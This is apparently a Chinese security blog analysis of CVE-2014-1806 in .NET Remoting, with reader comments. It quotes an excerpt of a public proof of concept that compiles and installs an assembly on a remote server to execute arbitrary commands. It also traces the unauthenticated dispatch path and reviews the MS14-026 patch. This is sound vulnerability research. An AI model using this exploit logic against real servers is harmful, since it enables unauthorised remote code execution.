CVE-2014-1806 .NET Remoting Services 漏洞浅析


cssembly (/author/cssembly) · 2014/11/24 12:02

(/author/cssembly)
cssembly
(/author/cssembly)

0x00 简介

Microsoft .NET Remoting是一种分布式处理方式，提供了一种允许对象通过应用程序域与另一对象进行交互的框架。前几天James Forshaw发布了CVE-2014-1806 .NET Remoting Services的漏洞利用程序，花了一些时间对其进行一下简单的调试分析。

首先安装包含漏洞的.NET Framework v4.0.30319，执行poc代码，可以看到执行成功了。



0x01 分析


对poc代码进行分析，可以看到下面的代码CreateRemoteClass，其中MakeCall模板函数根据参数信息构建发送到服务器端的请求数据并得到服务器执行结果，其中static object SendRequest(object o, bool remote) 函数完成对象的序列化、协议数据包的构建发送以及执行结果的解析。

例如MakeCall(_uri.AbsolutePath, GetStaticMethod(typeof(Path), "GetTempPath"))是用于调用远程服务器中Path对象的GetTempPath方法，并返回执行结果。Poc中的代码用于在远端服务器中上传、编译RemoteClass.cs、IRemoteClass.cs、InstallClass.cs文件得到Installer.dll，然后安装Installer.dll，最终创建IRemoteClass的对象实体。在得到IRemoteClass对象之后，就能调用它的方法执行任意命令了。


```
private static IRemoteClass CreateRemoteClass()
{
    if (_useser)
    {
        return new SerializerRemoteClass();
    }
    else
    {
        string path;
        if (_uri.Scheme != "ipc")
        {
            IRemoteClass ret = GetExistingRemoteClass();

            try
           {
               ret.ToString();
               return ret;
           }
           catch (RemotingException)
           {
```

```
            }

            path = MakeCall<string>(_uri.AbsolutePath,
GetStaticMethod(typeof(Path), "GetTempPath"));
            path = Path.Combine(path, "Installer.dll");
            CodeDomProvider compiler = MakeCall<CodeDomProvider>
(_uri.AbsolutePath, GetCreateInstance<CSharpCodeProvider>());

            string uri = RemotingServices.GetObjectUri(compiler);
            CompilerParameters cp = new CompilerParameters();
            cp.ReferencedAssemblies.Add("System.dll");
            cp.ReferencedAssemblies.Add("System.Configuration.Install.dll");
            cp.OutputAssembly = path;

            cp.GenerateInMemory = false;
            cp.GenerateExecutable = false;

            string code = GetResource("RemoteClass.cs");
            string intf = GetResource("IRemoteClass.cs");
            string inst = GetResource("InstallClass.cs");

CompilerResults res = MakeCall<CompilerResults>(uri,new
FakeMethod(typeof(CodeDomProvider).GetMethod("CompileAssemblyFromSource"),
_ver), cp, new string[] { code, intf, inst });
            }
            else
            {
                path = typeof(IRemoteClass).Assembly.Location;
            }
            try
            {
               AssemblyInstaller installer = MakeCall<AssemblyInstaller>
(_uri.AbsolutePath, GetCreateInstance<AssemblyInstaller>());
              installer.Path = path;
              installer.CommandLine = new string[] { "/name=" + _remotename
};
              installer.UseNewContext = true;
              installer.Install(new Hashtable());
        }
        catch
        {
            // In the IPC case this might fail
            // Just continue on with the creation of the remote class and
see if we're lucky
        }
         return GetExistingRemoteClass();
    }
}
1
```

可以通过WireShark截包验证整个数据交互过程，其中包含文件的上传，服务端的%TEMP%目录下也相应的生成了Installer.dll。




为了了解服务端的数据处理流程，通过windbg对CreateProcessW设置断点，通过sos.dll扩展来观察程序的托管代码调用堆栈。




通过托管代码的调用栈，结合.NET Reflector对System.Runtime.Remoting.dll进行分析。

可以看到System.Runtime.Remoting.Channels.Tcp.TcpServerTransportSink.ServiceRequest方法通过ITransportHeaders requestHeaders = handler.ReadHeaders()和Stream requestStream = handler.GetRequestStream()获取了协议头和请求的对象流信息。


然后调用System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage方法，该方法中通过requestMsg = CoreChannel.DeserializeBinaryRequestMessage(uRI, requestStream, this._strictBinding, this.TypeFilterLevel)对请求的对象流进行反序列化，成功之后则调用System.Runtime.Remoting.Channels.DispatchChannelSink.ProcessMessage。






System.Runtime.Remoting.Channels.DispatchChannelSink.ProcessMessage中简单判断之后，直接调用了ChannelServices.DispatchMessage(sinkStack, requestMsg, out responseMsg)分发消息。

DispatchMessage中则只是通过IsMethodReallyPublic(methodBase)和RemotingServices.IsMethodAllowedRemotely(methodBase))判断了远端调用的方法是否允许，如果满足条件，则进一步处理，最终调用该方法。





整个过程中并没有对远端的身份进行有效性验证，而Remoting对远端提供的方法导致了可以通过CreateInstance 在服务端得到获取CodeDomProvider对象、通过CodeDomProvider的CompileAssemblyFromSource方法编译源码、安装Installer.dll，最后创建IRemoteClass类对象来执行命令的漏洞。

0x02 关于补丁

Microsoft 安全公告 MS14-026中提到针对该漏洞的安全更新是通过帮助确保 .NET Framework 为应用程序内存正确强制实施安全控件来解决漏洞，即采用了变通方法，仅允许经过身份验证的客户端与容易受到攻击的服务器进行交互。

Microsoft 安全公告 MS14-026 - 重要

此主题尚未评级 - 评价此主题

.NET Framework 中的漏洞可能允许特权提升 (2958732)

发布日期： 2014 年 5 月 13 日

版本： 1.0

一般信息

摘要

此安全更新可解决 Microsoft .NET Framework 中的一个秘密报告的漏洞。如果经过身份验证的攻击者向使用 .NET Remoting 的受影响的工作站或服务器发送特制数据，则该漏洞可能允许特权提升。应用程序并未广泛使用 .NET Remoting；仅专门设计为使用 .NET Remoting 的自定义应用程序才会让系统遭受该漏洞的攻击。

对于 Microsoft Windows 受影响版本上的 Microsoft .NET Framework 1.1 Service Pack 1、Microsoft .NET Framework 2.0 Service Pack 2、Microsoft .NET Framework 3.5、Microsoft .NET Framework 3.5.1、Microsoft .NET Framework 4、Microsoft .NET Framework 4.5 和 Microsoft .NET Framework 4.5.1，此安全更新的等级为“重要”。

该安全更新通过帮助确保 .NET Framework 为应用程序内存正确强制实施安全控件来解决漏洞。有关漏洞的详细信息，请参阅本公告后面特定漏洞的“常见问题(FAQ)”小节。

建议。 大多数客户均启用了自动更新，他们不必采取任何操作，因为此安全更新将自动下载并安装。尚未启用“自动更新”的客户必须检查更新，并手动安装此更新。有关自动更新中特定配置选项的信息，请参阅 Microsoft 知识库文章 294871。

对于管理员、企业安装或者想要手动安装此安全更新的最终用户，Microsoft 建议客户使用更新管理软件立即应用此更新或者利用 Microsoft Update 服务检查更新。

另请参阅本公告后面部分中的“**检测和部署工具及指导**”一节。

知识库文章

- 知识库文章： **2958732**
- 文件信息： 是
- SHA1/SHA2 哈希： 是
- 已知问题： 无

TypeFilterLevel 漏洞 – CVE-2014-1806

.NET Framework 处理一些格式错误的对象的 TypeFilterLevel 检查的方式中存在一个特权提升漏洞。

要在“常见漏洞和披露”列表中以标准条目查看此漏洞，请参阅 CVE-2014-1806。

缓解因素

缓解是指一种设置、通用配置或者一般的最佳实践，它以默认状态存在，能够降低利用漏洞的严重性。以下缓解因素在您遇到的情形中可能会有所帮助：


- 应用程序并未广泛使用 .NET Remoting；仅专门设计为使用 .NET Remoting 的自定义应用程序才会让系统遭受该漏洞的攻击。
- 默认情况下，匿名客户端无法访问 .NET Remoting 终结点。

变通办法


变通办法是指一种设置或配置更改，它不能从根本上纠正漏洞，但有助于在应用更新之前封堵已知的攻击源。Microsoft 已测试了以下变通方法，并在讨论中指明了变通方法是否会降低功能性：

- 注册信道时启用安全性
  注册信道时启用安全性后将仅允许经过身份验证的客户端与容易受到攻击的服务器进行交互。有关详细信息，请参阅 使用 TCP 信道进行身份验证。

通过给win7 sp1打NDP40-KB2931365-x86.exe补丁，对比打补丁前后的System.Runtime.Remoting.dll的System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage方法，可以看到多了如下图的一段代码。



执行之前的poc代码，将发现服务端抛出异常，由于allowTransparentProxyMessageValue的值为false，导致消息不会进一步被处理，与安全公告中描述的一致。如果allowTransparentProxyMessageValue的值为true，程序的处理流程与未打补丁时相同。



☆收藏 分享

昵称

验证码 5LEH

写下你的评论...

发 表

wefgod 2014-12-03 10:44:23

给力啊！服务名只能暴力猜了吧

回复

SPRITEKING 2014-11-28 16:16:05

啊稀吧

回复

a927 2014-11-25 23:47:38

学习中

回复

泳少 2014-11-24 23:21:39

不知道.net服务名也是个问题

回复

cssembly 2014-11-24 19:33:43

之前看过资料里没有看到能够枚举服务名的方法

回复

xsser 2014-11-24 19:13:31

有什么办法跑出服务名么

回复

感谢知乎授权页面模版